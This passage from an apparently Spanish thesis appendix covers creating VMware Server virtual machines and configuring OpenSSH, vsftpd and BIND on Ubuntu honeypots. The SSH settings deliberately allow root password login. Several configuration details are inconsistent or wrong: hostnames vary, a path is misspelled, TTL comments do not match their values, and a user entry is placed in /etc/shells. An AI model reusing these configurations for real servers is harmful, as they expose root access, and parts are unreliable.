


Figura F.6. Pantalla principal de la Interfaz Web de VMware Server

ASISTENTE PARA LA CREACIÓN DE UNA MÁQUINA VIRTUAL

Para invocar este asistente, hay que dirigirse al menú de opciones de la Interfaz Web y seleccionar la opción **“Create Virtual Machine”** (Crear una Máquina Virtual). Debe proporcionarse un nombre que la identifique y especificar el lugar de almacenamiento de los archivos de configuración. Hacer clic en el botón **“Next”** (Siguiente) (véase Figura F.7).




Figura F.7. Nombre y Localización de la Máquina Virtual

- **Configuración del sistema operativo huésped.**

En este punto, se define el tipo de Sistema Operativo de virtualización su versión o distribución. Si no se encuentran disponibles en el listado, marcar la opción **“Other operating systems”** (Otro Sistema Operativo), y seguido a ello clic en **“Next”** (Siguiente).

Debido a que en este proyecto se ha optado por emplear el Sistema Operativo Linux y la distribución Ubuntu Server 7.10 de 32-bits para todas las máquinas virtuales, se eligen las opciones mostradas en la Figura F.8.




Figura F.8. Sistema Operativo Invitado de la Máquina Virtual

- **Memoria, procesador y configuración del disco duro**

La siguiente pantalla de configuración determina la cantidad de memoria RAM y el número de procesadores asignados a la máquina virtual. Para establecerlos, es necesario considerar los recursos físicos disponibles en el host y los requerimientos del Sistema Operativo virtualizado.

De acuerdo a los Requerimientos de Sistema, que constan en la Documentación Oficial de Ubuntu Server 7.10, se demanda un mínimo de 128MB de RAM y de 500 MB de espacio en disco duro; razón por la que se asigna 512 y 768 MB de RAM a cada máquina virtual respectivamente, y posteriormente, la cantidad de 8 y 10 GB de Disco Duro (véase Figura F. 9).




Figura F. 9. Asignación de Memoria y Número de Procesadores de la máquina virtual

- **Configuración del disco duro**

El siguiente paso es establecer el tamaño del Disco Duro. Debe ser un valor que permita almacenar tanto al sistema operativo invitado, como las posibles aplicaciones y datos de usuario (véase Figura F. 10). Clic en “**Next**” (Siguiente)




Figura F. 10. Configuración de Disco Duro de la máquina virtual

- **Configuración del Adaptador de Red**

A continuación, se añade el tipo de adaptador de red correspondiente a la máquina virtual. Como ya se mencionó, en esta configuración únicamente se emplearán adaptadores de red de tipo Bridged (Puente). En el listado estarán disponibles solamente los creados en la configuración del script “**vmware-config.pl**” de la instalación de VMware Server; si se requiere de otro tipo éste deberá reconfigurarse.

Para establecer que el adaptador de red no se active automáticamente al encender la máquina virtual, hay que cambiar el valor predeterminado por defecto en la casilla “**Connect at Power On**” (véase Figura F.11).




Figura F.11. Configuración del Adaptador de Red de la máquina virtual

- **Configuración del Controlador de la unidad de lectura/escritura CD/DVD o Imagen ISO**

VMware Server 2.0 ofrece la posibilidad de especificar la unidad física de lectura/escritura CD/DVD que será empleada por la máquina virtual o en su defecto especificar una imagen ISO a ser ejecutada.

Al hacer clic en la opción **“Use a Physical Drive”**, se despliega el listado de unidades conectadas al host físico para definir la que será utilizada por la máquina virtual (véase Figura F.12).




Figura F.12. Configuración del Controlador de la unidad de lectura/escritura CD/DVD o Imagen ISO

- **Controladores de Disquete y puertos USB**

El paso final en el asistente de creación de una máquina virtual instala el controlador de la unidad de almacenamiento de Disquete para host antiguos; en caso de no requerirse, se elige la opción **“Don't Add a Floppy Drive”** (No añadir un controlador de Disquete).

Para utilizar los dispositivos de almacenamiento USB conectados al host es necesario añadir el controlador respectivo.

Efectuado este proceso, se visualiza el resumen de la configuración seleccionada y varios tipos de hardware que pueden instalarse o modificarse.

- **Inicialización de una Máquina Virtual**

Para iniciar una máquina virtual, seleccione la opción **“POWER ON/RESUME”** del menú **“VIRTUAL MACHINE”**.

La Consola Remota de VMware permite la administración del sistema operativo de una máquina virtual en un entorno gráfico o en consola de línea de comandos. Para acceder a ella, se requiere instalar un Plug-in en el navegador Web, seleccionando la pestaña “**Console**” y haciendo clic en el enlace “**Install plug-in**” (véase Figura F.13). Una vez instalado se solicita reiniciar el Navegador.




Figura F. 13. Instalación del Plug-in requerido por la Consola Remota de VMware.

La consola remota se instalará correctamente y estará disponible para permitir la administración de las máquinas virtuales.

ANEXO G

INSTALACIÓN Y CONFIGURACIÓN DE SERVICIOS EN LOS HONEYPOTS

INSTALACIÓN Y CONFIGURACIÓN DE OPENSSSH

Como paso previo a la instalación de esta herramienta, es recomendable actualizar el listado de paquetes en el sistema con las últimas versiones disponibles, mediante el comando **“apt-get update”**, que crea un listado actualizado de software en el script **“sources.list”**.

1. Instalar el paquete OpenSSH server que contiene el demonio sshd para permitir a los clientes el establecimiento de conexiones seguras con el sistema. Como súper usuario root, se ingresa el comando:

```
apt-get install openssh-server
```

2. A continuación, se configura el demonio sshd, a través del script **“sshd_config”** ubicado por defecto dentro del directorio **“/etc/ssh”**. Para evitar posibles eventualidades, se aconseja efectuar un respaldo del archivo y revocar los permisos de escritura para evitar su modificación; tal como se indica en la (véase Figura G.1). Los parámetros configurados se describen en la Tabla G.1.

```
root@utn-h1:~# cp /etc/ssh/sshd_config /etc/ssh/sshd_config.respaldo  
root@utn-h1:~# chmod a-w /etc/ssh/sshd_config.respaldo
```

Figura G.1. Copia del script sshd_config de OpenSSH Server

Tabla G.1

Parámetros de Configuración del Script sshd_config

PARÁMETRO	FUNCIÓN
AllowTcpForwarding	Permite enviar conexiones TCP/IP a una máquina remota por un canal cifrado.
HostbasedAuthentication	Determina si está permitida la autenticación basada en host.
HostKey	Especifica el archivo que contiene la clave de host privada usada por SSH. La ruta empleada por defecto es <code>"/usr/local/etc/ssh_host_key"</code> en la versión 1 del protocolo, y <code>"/usr/local/etc/ssh_host_rsa_key"</code> , <code>"/usr/local/etc/ssh_host_dsa_key"</code> para la versión 2.
ListenAddress	Designa las direcciones locales a las cuales escucha sshd. En este punto, se ingresa la dirección de IP del servidor, de alguna de las siguientes maneras: <ul style="list-style-type: none"> • ListenAddress: dirección de host IPV4 o IPV6 • ListenAddress: dirección de host IPV4:puerto • ListenAddress: dirección de host IPV6:puerto
LogLevel	Hace relación al nivel de detalle del registro de sshd que se usa en los mensajes del log. El valor predeterminado es INFO y el que ofrece mayor información es VERBOSE.
LoginGraceTime	El servidor se desconecta tras un tiempo determinado si el logueo del usuario falla. Si el valor es 0, no existe un límite de tiempo. Su valor predeterminado es 120 segundos.
Port	Determina el número de puerto escuchado por sshd. El valor predeterminado es 22.

PrintLastLog	Permite imprimir la fecha y hora del último logueo de sesión de un usuario. Se encuentra habilitado por defecto.
KeyRegenerationInterval	Especifica el tiempo, en segundos, que el servidor esperará antes de regenerar automáticamente su clave. Previene la descriptión de claves si se capturan sesiones.
PasswordAuthentication	Especifica si la autenticación por password está admitida. Por defecto, "yes" .
PermitRootLogin	Permite o impide el logueo al sistema, a través de la cuenta de root.
PermitEmptyPasswords	Determina si el servidor permitirá el logueo de cuentas sin password. Se recomienda determinarlo como "no" .
PubkeyAuthentication	Establece si está permitida la autenticación por clave pública.
RSAAuthentication	Determina si la Autenticación RSA está activada
ServerKeyBits	Define el número de bits usados por el servidor de llaves. El valor mínimo es 512 y por defecto se establece en 768.
X11Forwarding	Admite o no el cifrado del tráfico en entornos remotos X Windows.

Para editar el script **"sshd_config"** se introduce el comando:

```
vim /etc/ssh/sshd_config
```

- El script configurado, en función de los parámetros de la Tabla G.1, se observa en la Figura G. 2.

```
# VERSIÓN DE PROTOCOLO
Protocol 2
# LOGUEO
LogLevel VERBOSE
# AUTENTICACIÓN
LoginGraceTime 240
PermitRootLogin yes
RSAAuthentication no
PubkeyAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
PermitEmptyPasswords no
PasswordAuthentication yes
# REENVÍO X11
X11Forwarding yes
X11DisplayOffset 10
# IMPRESIÓN DE ÚLTIMO LOGUEO AL SISTEMA
PrintLastLog yes
# REENVÍO DE PUERTOS
TCPKeepAlive yes
```

Figura G. 2. Configuración del script sshd_config de OpenSSH Server

- Una vez que se ha editado el fichero de configuración, es necesario reiniciar el demonio sshd, usando el comando:

```
/etc/init.d/ssh restart
```

De igual manera, es posible iniciar y detener el servicio, tal como se muestra, a continuación:

```
/etc/init.d/ssh start
```

```
/etc/init.d/ssh stop
```

INSTALACIÓN Y CONFIGURACIÓN DE VSFTPD

1. Descargar e instalar el paquete vsftpd tecleando como usuario root en un terminal, el siguiente comando:

```
apt-get install vsftpd
```

2. Respaldar el script de configuración “**vsftpd.conf**” localizado en el directorio “**/etc**”, para luego editarlo, de acuerdo a los requerimientos específicos del servicio.

```
cp /etc/vsftpd.conf /etc/vsftpd.conf.respaldo  
chmod a-w /etc/vsftpd.conf.respaldo
```

```
vim /etc/vsftpd.conf
```

La Figura G. 3 muestra parte del ejemplo de configuración que trae por defecto este fichero. Dichos parámetros se exponen en la Tabla G.2.

```
# Example config file /etc/vsftpd.conf  
##  
## The default compiled in settings are fairly paranoid. This sample file  
## loosens things up a bit, to make the ftp daemon more usable.  
## Please see vsftpd.conf.5 for all compiled in defaults.  
##  
## READ THIS: This example file is NOT an exhaustive list of vsftpd options.  
## Please read the vsftpd.conf.5 manual page to get a full idea of vsftpd's  
## capabilities.  
##  
##  
## Run standalone? vsftpd can run either from an inetd or as a standalone  
## daemon started from an initscript.  
listen=YES  
##  
## Run standalone with IPv6?  
## Like the listen parameter, except vsftpd will listen on an IPv6 socket  
## instead of an IPv4 one. This parameter and the listen parameter are mutually  
## exclusive.  
#listen_ipv6=YES  
##
```

Figura G. 3. Fichero de configuración vsftpd.conf

Tabla G. 2

Parámetros de configuración del Script vsftpd.conf

PARÁMETRO	FUNCIÓN
anonymous_enable=NO	Niega la conexión de usuarios anónimos a FTP.
chroot_local_user=YES	Permite enjaular a todos los usuarios dentro de su directorio personal.
connect_from_port_20=YES	Otorga privilegios suficientes para abrir el Puerto 20 en el servidor durante las transferencias de datos en modo activo.
listen=YES	Vsftpd se ejecuta en modo independiente. Escucha y maneja las conexiones entrantes al servidor.
local_enable=YES	Admite la conexión de usuarios locales al sistema.
use_localtime= YES	Visualiza el listado de directorios con la hora local.
write_enable=NO	Evita la modificación y escritura de archivos.
xferlog_file=/var/log/vsftpd.log	Mantiene un registro detallado de las subidas y descargas realizadas al servidor. Este archivo se colocará en “/var/log/vsftpd.log” .

3. La creación de usuarios al servicio se efectúa, tal como se indica a continuación:

```

addgroup ftp
useradd -g ftp -d /(directorio_usuario) -c "(descripción_usuario)"
(nombre_usuario)

```

- Con este proceso se añade un nuevo usuario definiendo su directorio grupo de trabajo. Para desactivar la ejecución del Shell, de forma que pueda hacer uso del Protocolo de Transferencia de Archivos (FTP), pero se

impida su logueo en el sistema. Se crea una shell fantasma, a través del comando:

```
mkdir /bin/ftp
```

- Es necesario editar el script “**/etc/shells**” añadiendo la línea señalada, debido a que VSFTPD emplea autenticación de tipo PAM (Pluggable Authentication Module, en español, Módulo de autenticación enlazable) que admite únicamente el ingreso de los shells listados en este fichero. El usuario agregado se visualiza en la Figura G. 4.

```
(nombre_usuario):x:1005:1005: (descripción_usuario)
:/(directorio_usuario:/bin/ftp
```

```
# /etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
/usr/bin/ksh
/bin/ksh
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
/bin/rbash
/urs/sbin/nologin
fgomez:x:1005:1005: FGomez :/home/ftp:/bin/ftp
```

Figura G. 4. Fichero de configuración “/etc/shells”

Con la creación de nuevos usuarios se debe modificar el campo **1005:1005**, incrementando su valor en una unidad.

- La contraseña de usuario se asigna con el comando:

```
passwd (nombre_usuario)
```

4. Como paso final del proceso se reinicia el servicio ftp.

```
/etc/init.d/vsftpd restart
```

INSTALACIÓN Y CONFIGURACIÓN DE BIND

1. Una vez logueado como root descargar e instalar bind, por medio del comando:

```
apt-get install bind9
```

2. Efectuar una copia de seguridad del script “**/etc/bind/named.conf.local**”, necesario para configurar este servicio:

```
cp /etc/bind/named.conf.local /etc/bind/named.conf.local.respaldo
chmod a-w /etc/bind/named.conf.local.respaldo
```

3. Editar el fichero de configuración “**named.conf.local**”, tal como se observa en la Figura G.5. El comando “**named-checkconf**” verifica si su sintaxis es correcta.

```
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "utn.edu.ec"
{ type master;
  file "db.utn.edu.ec";};

zone "1.20.172.in-addr.arpa" {
  type master;
  file "db.172.20.1";
};
```

Figura G.5. Fichero de configuración named.conf.local

4. Crear el script correspondiente al dominio especificado en el paso anterior e incluir los parámetros detallados en la Tabla G.3.

```
vim /var/cache/bind/db.utn.edu.ec
```

Tabla G.3

Configuración de la Zona Directa del servidor DNS

PARÁMETRO	FUNCIÓN
A	Especifica la dirección IP versión 4 que se asigna a un nombre.
CNAME	Registro de Nombre Canónico. Permite determinar un alias o nombre adicional para servidores de alojamiento de dominio.
NS	Registro NameServer (Servidor de Nombres), cuya función es asociar un nombre de dominio con los servidores de nombres que almacenan su información.
\$ORIGIN	Anexa el nombre del dominio a registros no cualificados, por ejemplo, aquellos con únicamente el nombre de host.
SOA	Registro Start Of Authority (Autoridad de la Zona). Brinda información acerca del servidor DNS primario de la zona.
\$TTL	Especifica el valor del tiempo de vida (Time to live) predeterminado para la zona en la cual, el registro de recurso de zona es válido.

La Figura G.6 muestra el fichero creado.

```

$ORIGIN utn.edu.ec.
$TTL 3600 ; 1 minuto
@      IN      SOA    surwin  postmaster (
        1      ; serie
        6H    ; refresco (6 horas)
        1H    ; reintentos (1 hora)
        2W    ; expira (2 semanas)
        3H    ; minimo (3 horas)
)
      IN      NS     surwin
surwin IN      A     172.20.1.112
surweb IN     A     172.20.1.112

www   IN      CNAME  surweb

```

Figura G.6. Fichero de configuración /var/cache/bind/db.utn.edu.ec

- Los posibles errores de sintaxis en la zona se comprueban con el comando:

```
named-checkzone utn.edu.ec /var/cache/bind/db.utn.edu.ec
```

Si no se encuentra ningún error se mostrará el texto **“load serial 1”**.

5. Para configurar la zona de resolución de nombres inversa se crea el fichero **“/var/cache/bind/db.172.20.1”** y se incluye el contenido de la Figura G.7.

```
$ORIGIN 1.20.172.in-addr.arpa.
$TTL 3600      ; 1 día
@      IN      SOA      svrwin      postmaster (
        1      ; serie
        6H     ; refresco (6 horas)
        1H     ; reintentos (1 hora)
        2W     ; expire (2 semanas)
        3H     ; minimo (3 horas)
)
      IN      NS       svrwin.utn.edu.ec.
      IN      NS       svrweb.utn.edu.ec.
112   IN      PTR      svrwin.utn.edu.ec.
112   IN      PTR      www.utn.edu.ec.
```

Figura G.7. Fichero de configuración /var/cache/bind/db.172.20.1

Este script es similar al creado para la zona estándar, pero también utiliza el registro PTR (PoinTeR) para enlazar una dirección IP a un nombre de dominio.

- Comprobar la zona inversa, mediante el comando:

```
named-checkzone 1.20.172.in-addr.arpa /var/cache/bind/db.172.20.1
```

6. Editar el archivo **“/etc/resolv.conf”** para que el servidor resuelva las peticiones DNS agregando la dirección IP del servidor.

```
nameserver 172.20.1.112
```

- Una vez realizada la configuración del servidor, es necesario reiniciar el servicio.

```
/etc/init.d/bind9 restart
```

- Finalmente, verificar el servidor de nombres y la resolución inversa del DNS digitando los comandos:

- SERVIDOR DE NOMBRES:**

```
dig utn.edu.ec
```

La respuesta al comando se presenta a en la Figura G.8.

```

root@utn-h1:/var/cache/bind# dig www.utn.edu.ec
; <<>> DiG 9.4.1-P1.1 <<>> www.utn.edu.ec
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51596
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 1, ADDITIONAL:
;
;; QUESTION SECTION:
;www.utn.edu.ec.                IN      A
;
;; ANSWER SECTION:
www.utn.edu.ec.                3600    IN      CNAME   surweb.utn.edu.ec.
surweb.utn.edu.ec.            3600    IN      A       172.20.1.112
;
;; AUTHORITY SECTION:
utn.edu.ec.                    3600    IN      NS      surwin.utn.edu.ec.
;
